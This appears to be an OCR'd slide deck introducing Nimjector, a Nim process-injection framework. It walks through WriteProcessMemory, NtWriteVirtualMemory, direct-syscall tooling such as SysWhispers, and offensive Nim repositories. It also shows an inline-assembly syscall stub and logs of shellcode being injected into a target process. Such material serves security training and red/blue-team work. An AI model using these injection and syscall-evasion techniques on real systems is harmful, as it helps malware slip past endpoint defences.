
Writes data to an area of memory in a specified process. The entire area to be written to must be accessible or the operation fails.

Syntax

```
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```

Windows API Calls

- Ntdll – Windows Native API
  - Calling functions residing in ntdll.dll
  - Undocumented functions



site:docs.microsoft.com NtWriteVirtualMemory

Mga 9 (na) resulta (0.24 segundo)

https://docs.microsoft.com › api ▾ Isalin ang pahinang ito


WriteProcessMemory function (memoryapi.h) - Win32 apps

May 13, 2022 — Writes data to an area of memory in a specified process. The entire area to be written to must be accessible or the operation fails.

Syntax · Parameters

Windows API Calls

- Ntdll
  - Good samaritans
    - http://undocumented.ntinternals.net/
    - https://www.codewarrior.cn/ntdoc/winnt/mm/NtWriteVirtualMemory.htm
    - http://pinvoke.net/default.aspx/ntdll/NtWriteVirtualMemory.html



NTAPI Undocumented Functions

Undocumented functions of NTDLL

NtWriteVirtualMemory


```
NTSYSAPI
NTSTATUS
NTAPI

NtWriteVirtualMemory(


  IN HANDLE               ProcessHandle,
  IN PVOID                BaseAddress,
  IN PVOID                Buffer,
  IN ULONG                NumberOfBytesToWrite,
  OUT PULONG              NumberOfBytesWritten OPTIONAL );
```

Windows API Calls

- Syscalls
  - Uses Nt functions
  - Invoking NT API functions without directly calling functions from ntdll
  - CAVEAT: Syscalls vary per windows version
- SysWhisphers
  - https://github.com/jthuraisamy/SysWhispers
- NimlineWhisphers
  - https://github.com/ajpc500/NimlineWhispers

Windows API Calls


- SysWhisphers
  - Generates ASM files that can be imported to make direct system calls
- NimlineWhisphers
  - Nim implementation of SysWhisphers



```
proc NtQueueApcThread*(ThreadHandle: HANDLE, ApcRoutine: PKNORMAL_ROUTINE, ApcArgument1: PVOID, ApcArgument2: PVOID, ApcArgument3: PVOID): NTSTATUS {.asmNoStackFrame.} =
    asm """
        mov [rsp +8], rcx
        mov [rsp+16], rdx
        mov [rsp+24], r8
        mov [rsp+32], r9
        sub rsp, 0x28
        mov ecx, 0x008A0C58E
        call SW2_GetSyscallNumber
        add rsp, 0x28
        mov rcx, [rsp +8]
        mov rdx, [rsp+16]
        mov r8, [rsp+24]
        mov r9, [rsp+32]
        mov r10, rcx
        syscall
        ret
    """
```

Windows API Calls

- GetSyscallStub
  - Uses Nt functions
  - Dynamically retrieving NTDLL syscall stubs at runtime
  - Defeats the caveats of hardcoded syscalls
- NimGetSyscallStub
  - https://github.com/S3cur3Th1sSh1t/NimGetSyscallStub
  - Sample image from the repository



```
E:\Git\NimGetSyscallStub>ShellcodeInject.exe
[*] Running in x64 process
[*] Target Process: 2800
NtOpenProcess
Found Syscall STUB!
NtAllocateVirtualMemory
Found Syscall STUB!
NtWriteVirtualMemory
Found Syscall STUB!
NtCreateThreadEx
Found Syscall STUB!
[*] pHandle: 216
[*] NtWriteVirtualMemory: 0
    \-- bytes written: 4095

[*] tHandle: 152
[+] Injected
1
```

MessageBox

Hello, from MSF!

Information OVERLOAD

Nimjector


Process Injection Framework

Nimjector


- A process injection framework written in NIM
- Inspired by nim github repositories such as OffensiveNim, NimHollow and Nimcrypt2
- Eases payload creation of different process injection techniques
- Template-based / modular framework
- Introduces learning while using the tool
- Not just for RED teamers, but for BLUE team as well

Why nim?

- I’m a python kid
  - Easy coding due to its syntax




```python
def my_function(fname):
  print(fname + " Refsnes")

my_function("Emil")
my_function("Tobias")
my_function("Linus")
```




```nim
proc add1(x: int): int =
  return x + 1

proc add2(x: int): int =
  result = x + 2

proc add3(x: int): int =
  x + 3
```

Why nim?

- Cross-compilation (Windows / Linux / OSx)




```
└─$ nim c --skipProjCfg -d=release --cc:gcc --embedsrc=on --hints=on --app=console --cpu=amd64 --out=nimjector nimjector.nim
Hint: used config file '/etc/nim/nim.cfg' [Conf]
Hint: used config file '/etc/nim/config.nims' [Conf]
...............................................................................................................................
Hint:  [Link]
Hint: gc: refc; opt: speed; options: -d:release
119455 lines; 3.674s; 280.508MiB peakmem; proj: /home/kali/Tools/payloads/Nimjector/nimjector.nim; out: /home/kali/Tools/payloads/Nimjector/nimjector [SuccessX]
```



```
└─$ nim c payload.nim
Hint: used config file '/etc/nim/nim.cfg' [Conf]
Hint: used config file '/etc/nim/config.nims' [Conf]
Hint: used config file '/home/kali/Tools/payloads/Nimjector/nim.cfg' [Conf]
..................................................................................................................
CC: stdlib_digitsutils.nim
CC: stdlib_dollars.nim
CC: stdlib_io.nim
CC: stdlib_system.nim
CC: stdlib_base64.nim
CC: ../../../.nimble/pkgs/winim-3.8.0/winim/inc/winbase.nim
CC: ../../../.nimble/pkgs/winim-3.8.0/winim/winstr.nim
CC: payload.nim
Hint:  [Link]
Hint: gc: refc; opt: size; options: -d:danger
1242707 lines; 5.176s; 280.902MiB peakmem; proj: /home/kali/Tools/payloads/Nimjector/payload.nim; out: /home/kali/Tools/payloads/Nimjector/payload.exe [SuccessX]
```


Why nim?

- Public repositories for Nim Offensive Tooling
  - Winim
  - NimlineWhisphers2
  - NimGetSyscallStub
  - OffensiveNim



Winim

Winim contains Windows API, struct, and constant definitions for Nim. The definitions are translated from MinGW's Windows headers and Windows 10 SDK headers.




OffensiveNim

My experiments in weaponizing Nim for implant development and general offensive operations.

Table of Contents


- OffensiveNim



NimlineWhispers2

Originally inspired by Outflank's InlineWhispers tool, `NimlineWhispers2` processes output from SysWhispers2 to provide compatible inline assembly for use in Nim projects.

As with the original `NimlineWhispers`, this project also parses the `SysWhispers2` header file output to include function return types and arguments in the outputted inline assembly. Everything is then output into a single Nim file including an `emit` block with the SysWhispers2 methods, plus the defined functions.




NimGetSyscallStub


Get fresh Syscalls from a fresh ntdll.dll copy. This code can be used as an alternative to the already published awesome tools NimlineWhispers and NimlineWhispers2 by @ajpc500 or ParallelNimcalls.

Modular Framework

- Configurations / Models written in YaML



